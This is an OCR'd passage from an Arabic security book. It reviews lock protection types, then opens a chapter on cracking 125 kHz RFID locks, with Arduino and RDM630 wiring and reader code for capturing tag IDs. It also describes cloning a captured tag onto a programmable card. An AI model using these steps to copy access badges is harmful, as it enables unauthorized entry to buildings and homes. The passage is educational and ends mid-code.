
- الحماية الميكانيكية المضاعفة
- الحماية الميكانيكية المعتمدة على تركيبات الأرقام
- الحماية المُركبة (الميكانيكية + الإلكترونية)

أولاً: الحماية الميكانيكية المضاعفة


يعتمد هذا الأسلوب على تغير شكل أسنان الحماية بحيث يصعب على المخترق رفع الأسنان من مواضعها ويجعل رفع جميع الأسنان مع بعضها في وقت واحد أقرب إلى المستحيل بدون المفتاح، انظر إلى الأشكال التالية:



لاحظ كيف تعمل أسنان الحماية التي تم تشكيلها على هيئة عش الغراب Mushroom، حيث يعمل هذا الشكل الفريد على منع رفع السن في حالة تطبيق أي ضغط على أسطوانة الدوران وبالتالي ستظل أسنان الحماية موجودة في الأسطوانة وتمنع دورانها.



هناك أيضا طريقة ابسط من إعادة تشكيل الأسنان وهي أن يتم وضع زوج من أسنان الحماية في كل فتحة بدل من السن واحد مما يعمل على إعاقة رفع الأسنان إلى ممرات الاستضافة وتسمى هذه الطريقة باسم spacer pin protection



لاحظ أن سعر القفل يزداد وقد يتضاعف عدة مرات على حسب نوع شكل أسنان الحماية ومع ذلك يجب شراء هذه الأنواع واستخدامها لحماية الأشياء الهامة

ثانياً: الحماية الميكانيكية المعتمدة على تركيبات الأرقام

يعتمد هذا النوع على صناعة الأقفال ذات التركيبات الرقمية والتي عادة ما تكون 3 أو 4 أرقام يجب وضعها بالترتيب الصحيح لفتح القفل، وغالبا ما ستجد هذا النوع مستخدماً في الخزن المالية.







ثالثا: الحماية المُركبة (الميكانيكية + الإلكترونية)

تمثل هذه الحماية جميع الأقفال التي تعتمد على وجود عنصر إلكتروني وميكانيكي في ذات الوقت مثل أقفال الأبواب الحديثة التي تحتوي على لوحة أرقام لإدخال كلمة سر وفي ذات الوقت مدخل لمفتاح تقليدي ولا يمكن فتح القفل بدون معرفة كلمة المرور وإدخال المفتاح في ذات الوقت.



كيف تصنع الأقفال الذكية بنفسك

في حالة انك مهتم بصناعة الأقفال و تطوير حل أمني خاص بك
إليك هذه المقالات الرائعة في تصميمات الأقفال الإلكترونية و الميكانيكية:



- كيف تصنع قفل هجين(إلكتروني و ميكانيكي)

http://hacknmod.com/hack/diy-dorm-room-keypad-lock-with-arduino

- كيف تصنع قفل مُركب (متعدد المراحل)

http://www.instructables.com/id/Arduino-Combination-Lock-Lockduino

- كيف تصنع قفل إلكتروني بتقنية RFID

http://www.instructables.com/id/Arduino-RFID-Door-Lock

عدو مَعروف هو عدو نصفُ مهزوم

صن تزو – كتاب فن الحرب

الفصل الثاني: تخطي حماية أقفال الـ RFID
Cracking RFID Locks

في هذا الفصل سنتعرف على كيفية بناء نظام حماية بسيط باستخدام تقنية RFID كما سنناقش الطرق المستخدم في تخطي أشهر الأقفال الإلكترونية الحديثة المعتمدة على هذه التقنية المتطورة



تعرف على تقنية الـ RFID




تقنية (RFID) وتعني تحديد الهوية باستخدام موجات الراديو Radio Frequency Identification. وتعتبر أشهر تقنيات التواصل قريب المدى NFC.

تستخدم هذه التقنية في تحديد الهوية بشكل تلقائي بالاعتماد على بطاقات خاصة تسمى RFID Tags. تحتوي (RFID Tags) على شرائح إلكترونية صغيرة جداً حتى أنه يمكن إدراج هذه الشريحة بالمنتجات أو طباعتها على الورق أو حتى زراعتها بداخل جسم الإنسان و تتكون من مواد مصنوعه من أشباه الموصلات (السيليكون) وهوائي Antenna يستخدم استقبال وإرسال البيانات و الاستعلامات من خلال موجات الراديو.









مبدأ التشغيل

لا تحتوي هذه الرقاقات على أي مصدر طاقة خاص بها مثل البطارية، ولكن هذه التقنية تعمل على مبدأ دوائر الرنين (resonance circuit) والتي تقوم باستخدام طاقة الموجات الكهرومغناطيسية الصادرة من جهاز القراءة RFID reader و التي يتم إرسالها على هيئة نبضات لاسلكية بترددات معينة.



يمكنك عمل تجربة بسيطة لفهم مبدأ نقل الطاقة الكهربية لاسلكياً باستخدام اردوينو و يمكنك قراءة المقال التالي الذي سيوضح الخطوات بالتفصيل http://simplyarduino.com/?p=283



البطاقات The RFID Tags

تحتوى كل RFID tag علي كود خاص مكون من عشر خانات يتم بثها لاسلكيا بمجرد أن تقترب الـ tag من جهاز القراءة RFID Reader و تتعدد أشكال الـ Tags و ألوانها على حسب الشركة المصنعة و الجهة التي تستخدمها



تعمل هذه البطاقات على عدة ترددات منها:


- 125 كيلو هرتز
- 13.56 ميجا هرتز
- 433 ميجا هرتز
- 865-868 ميجا هرتز

تردد 125 كيلو هرتز هو التردد الذي سنتحدث عنه في هذا الفصل لشهرته الواسعة و لأن معظم البطاقات المستخدمة في الأسواق في معظم انظمه الحماية تعتمد على هذا التردد.

الأقفال الإلكترونية المعتمدة على الـ RFID tags


تتكون هذه الأقفال من قارئ RFID reader و قاعدة بيانات تحتوى على أكواد الـ tags المسموح بمرورها حيث يقوم القارئ بإرسال الطاقة لتشغيل أي RFID tag بالقرب منه و يستقبل الكود الخاص بها ثم يقارنه بالاكواد المخزنة في قاعدة البيانات فإذا حدث تطابق يتم فتح القفل أو البوابة الإلكترونية و إذا لم يحدث تطابق لا يتم فتح القفل, هناك بعض الأنظمة التي تحتوى على أجهزه إنذار مدمجة بها و يتم تشغيلها بمجرد أن يستشعر القارئ أي RFID tag غير مصرح بها.





ستجد هذه الأقفال في الكثير من البوابات الإلكترونية و بوابات المصاعد الكهربية و والمولات التجارية حتى بعض أبواب المنازل الحديثة تعمل بهذه التقنية الرائعة.

المخاطر



على الرغم من الإمكانيات الرائعة لهذه التقنية إلا أن لها مخاطر عديدة بسبب أنها لاسلكية تماماً مما يجعلها عرضة للمخاطر التي تواجهه التقنيات اللاسلكية عموماً حيث نجد مثل شهير في مجتمع خبراء أمن المعلومات يقول:

It's Wireless .. It's Crackable

مادام هناك تقنية لاسلكية.. إذا يمكن كسر حمايتها

تتمثل المخاطر الأمنية لجميع أنظمة الحماية اللاسلكية بما فيها أنظمة الـ RFID في سهولة سرقة الأكواد السرية الموجودة داخل الـ tags عن طريق التجسس على حزمة البيانات الصادرة منها وبالتالي اختراق أنظمة الحماية المعتمدة عليها.



تعرف هذه العملية باسم" تشمم البيانات" Data Sniffing و هي عملية اصطياد الأكواد السرية للبطاقات و تنقسم إلى مرحلتين الأولى استخدام RFID reader خاص لسرقة الكود و الثانية هي استخدام بطاقة RFID مزورة قابلة للبرمجة و التي تصبح البديل طبق الأصل للبطاقة المراد سرقه الكود الخاص بها.

الطريقة الأولى – سرقة الكود المكتوب

هناك طريقتان لسرقة أكواد الـ RFID إحداهما لا تحتاج إلى أي مهارة تقنية و الأخرى تحتاج إلى دوائر إلكترونيه خاصة يمكن بنائها باستخدام المتحكمات الدقيقة micro-controller ولغة برمجة اردوينو Arduino


الطريقة الأولى: نسخ الكود المكتوب على البطاقة



تأتى بعض بطاقات الـ RFID على صورة كروت مكتوب عليها الكود الداخلي للبطاقة مما يسهل عملية سرقة الكود فكل ما يتوجب على المخترق أن يفعله هو نسخ هذا الكود و من ثم إدخاله إلى universal RFID tag و هي دائرة إلكترونيه صغيرة مبنية على اردوينو و تعمل بطاقة يمكن برمجتها بأي كود و تعيد بث هذا الكود لاسلكيا مثل أي بطاقة RFID عادية

كما نرى في الصورة فان الكود الخاص بالبطاقة الأولى هو 0007820706
و الكود البطاقة الثانية هو 0007820693

محاكاة سرقة البطاقات باستخدام Arduino RFID sniffer




في هذا الجزء سنحاكي عملية سرقة الكـود السـري بطاقـات الـ RFID و سنستخدم لوحة التطوير الإلكترونية الرائعة اردوينـو Arduino Uno و سأفترض بأن لديك بعض المعرفة بالإلكترونيـات القابلـة للبرمجـة و خاصة اردوينو و في حالة عدم امتلاكك لهذه الخبرة فأنصحك بقراءة كتاب **"اردوينو ببساطة"** قبل تكملة باقي الفصول و يمكنك تحميلة مجاناً من موقع الكتاب الرسمي من الرابط التالي: http://simplyarduino.com



في الطريقة الثانية سنقوم بعمل تجربتين لتوضيح كيف يمكن سرقة الكود لاسلكيا من الـ RFID tags


التجربة الأولى: قراءة الأكواد بصيغة الأعداد الرقمية

Binary code





فـي هـذه التجربـة سـنقوم بقـراءة بطاقـات الـ RFID على الحاسب الآلي لنرى ماذا تحتوى مـن الأكواد و ذلك عن طريـق بناء RFID reader صغير باستخدام اردوينو و شريحة RDM630 المسئولة عن فراءة البيانات الرقميـة اللاسلكية على تردد 125 كيلو هرتز

الأدوات المطلوبة كما في الصورة التالية:



- بطاقة اردوينو Arduino uno
- لوحة تجارب صغيرة Breadboard or testboard
- أسلاك توصيل jumpers
- أي بطاقة RFID بتردد 125 كيلو هرتز
- الشريحة الإلكترونية RDM630 أو شريحة RDM6300
- الملف النحاسي (سيعمل كهوائي antenna) ستجده مرفقاً مع الشريحة الإلكترونية RDM630 مجاناً
- بيئة تطوير اردوينو البرمجية من هنا http://www.arduino.cc

مخطط نقاط التوصيل لشريحة RDM630 & RDM6300



P1	
PIN1:	TX
PIN2:	RX
PIN3:	
PIN4:	GND
PIN5:	+5V(DC)

P2	
PIN1:	ANT1
PIN2:	ANT2


P3	
PIN1:	LED
PIN2:	+5V(DC)
PIN3:	GND

خطوات تركيب الدائرة:

لاحظ أن شريحة RDM630 تمتلك عدة صفوف من نقاط التوصيل سنستخدم منها نقاط التوصيل العلوية من 1 إلى 5 فقط و سيتم توصيلها باردوينو كالتالي:

1. ضع شريحة الـ RDM630 على لوحة التجارب
2. قم بتوصيل الطرف رقم 1 في RDM630 بالطرف رقم 0 في لوحة اردوينو و الذي يحمل اسم Rx
3. وصل الطرف رقم 4 في RDM630 بالطرف GND في لوحة اردوينو
4. وصل الطرف رقم 5 في RDM630 بالطرف 5 volt في لوحة اردوينو
5. قم بتوصيل الهوائي بالنقاط ANT1 & ANT2 في شريحة RDM630

الشكل النهائي بعد التوصيل



بعد تجهيز الدائرة نأتي إلى مرحلة الكود البرمجي الخاصة باردوينو و الذي سيشغل شريحة RDM630 لقراءة بيانات أي بطاقة ثم إرسال تلك البيانات إلى اردوينو و إعادة إرسالها إلى الحاسب الآلي لتظهر على الشاشة

أولاً: افتح بيئة تطوير اردوينو و أكتب الكود التالي:

```
// Example
int data1 = 0;
void setup()
{
 Serial.begin(9600);
}
void loop()
{
 if (Serial.available() > 0) {
 // read the incoming number on serial RX
 data1 = Serial.read();
 // display incoming numbers in binary form
 Serial.println(data1, BIN);
 }
}
```

ثانياً: بعد الانتهاء من كتابة الكود قم برفع البرنامج إلى لوحة اردوينو وذلك بالضغط على زر upload مع ملاحظة انه في حالة استخدام لوحة arduino uno قد يتوجب عليك إزالة السلك الواصل بين RDM630 و بين اردوينو على نقطة Rx حيث قد يتسبب في مشكلة في رفع البرنامج، ويمكنك توصيله مرة اخرى.

RFID_first_test | Arduino 1:1.0.4-1kali0

File Edit Sketch Tools Help

RFID_first_test

```
// Example 15.1
int data1 = 0;
void setup()
{
 Serial.begin(9600);
}
void loop()
{
 if (Serial.available() > 0) {
 // read the incoming number on serial RX
 data1 = Serial.read();
 // display incoming number
 Serial.println(data1, BIN);
 }
}
```


Uploading...

Binary sketch size: 2,206 bytes (of a 32,256 byte maximum)

15 Arduino Uno on /dev/ttyACM0


بعد انتهاء عملية رفع الكود قم بفتح الـ serial monitor في بيئة برمجة اردوينو و قرب أي بطاقة RFID من الهوائي الخاص بالـ RDM630 ولاحظ ما سيظهر في واجهة الـ serial monitor.





كما شاهدنا في الصورة السابقة سنجد مجموعة من السطور مكتوبة بالـ binary value و تبدأ بالكود 11 و تنتهي بالكود 11 وتمثل القيمة المخزنة في الـ RFID tag ، لاحظ أن هذه الأكواد ستختلف من بطاقة لأخرى لأنها تحتوي الكود السري للبطاقة و الذي يفترض بأنة مختلف تماماً في كل بطاقة

هذه الأرقام تمثل القيمة الرقمية للكود السري مضاف إليها كود تأكيد صحة الإرسال checksum و يتم إرسالهم باستخدام نبضات كهرومغناطيسية لاسلكياً يتم بثها من البطاقة إلى القارئ على هيئة بيانات رقمية digital data




RFID Transmitted Signal

لكن ما نحتاجة هو القيمة الحقيقة للبطاقة بدون هذه الإضافات لذلك سنطور الكود التجربة الأولى لنجعل اردوينو يقوم بتحويل هذه القيم إلى رقم يمكن قرائته و بدون أكواد إضافية مع عمل الـ checksum أيضاً.

التجربة الثانية: قراءة الأكواد بالصيغة النصية الحقيقة

أولاً: تعديل الدائرة

التجربة الثانية مثل الأولى تماماً باستثناء تعديلان الأول: أننا سنقوم بتعديل وصلة واحدة فقط في الدائرة و هي السلك الواصل من النقطة رقم 1 في RDM630 إلى Rx في اردوينو و سيكون التعديل هو إعادة توصيله على المنفذ رقم 2 في المنافذ الرقمية لاردوينو كما في الصورة التالية.



و التعديل الثاني: سيكون في الكود البرمجي و سنضيف له أوامر معالجة و استخراج بيانات البطاقة لتظهر على الـ serial monitor في صورتها النصية الحقيقة.

الكود البرمجي

ملحوظة: ستجد الكود في المرفقات بأسم RFID_serial_work

```
/*
Developed by Abdallah Ali Abdallah
Modified to run on Arduino Uno or similar boards
based on (Arduino Mega + RDM630 RFID) code - which you can find it in the following link
http://maniacbug.wordpress.com/2011/10/09/125khz-rfid-module-rdm630/
http://arbitraryuser.com/2013/04/16/rdm630-125khz-rfid-reading-with-the-arduino-mega-2560-r3/

connect Tx Pin(1) in RDM630 to DigitalPin (2) in arduino

*/


#include <SoftwareSerial.h>
#define rxPin 2
#define txPin 3

//-----------------------------------
//create a Serial object RFID
SoftwareSerial Serial1= SoftwareSerial(rxPin, txPin);
uint8_t buffer[14];
uint8_t* buffer_at;
uint8_t* buffer_end = buffer + sizeof(buffer);

String checksum;
boolean tagfound = false;

void setup()
{
    Serial.begin(9600);
    Serial.println("Serial Ready");
```

```
   Serial1.begin(9600);
   Serial.println("RFID Ready");
}

void loop()
{
   if (Serial1.available()){
      delay(20);
      buffer_at = buffer;

      while ( buffer_at < buffer_end )
      {
         *buffer_at++ = Serial1.read();
      }
      tagfound = true;
      Serial1.end();
      Serial1.begin(9600);
   }

   if (tagfound){
      buffer_at = buffer;
      uint32_t result = 0;

      // Skip the preamble
      ++buffer_at;
       // Accumulate the checksum, starting with the first
value
      uint8_t checksum = rfid_get_next();
      // We are looking for 4 more values
      int i = 4;
      while(i--)
      {
         // Grab the next value
         uint8_t value = rfid_get_next();
         // Add it into the result
```

```
            result <<= 8;
            result |= value;
            // Xor it into the checksum
            checksum ^= value;
        }
        // Pull out the checksum from the data
        uint8_t data_checksum = rfid_get_next();

        // Print the result
        Serial.print("Tag: ");
        Serial.print(result);
        if ( checksum == data_checksum )
            Serial.println(" OK");
        else
            Serial.println(" CHECKSUM FAILED");
            // We're done processing, so there is no current
value

        tagfound = false;
    }

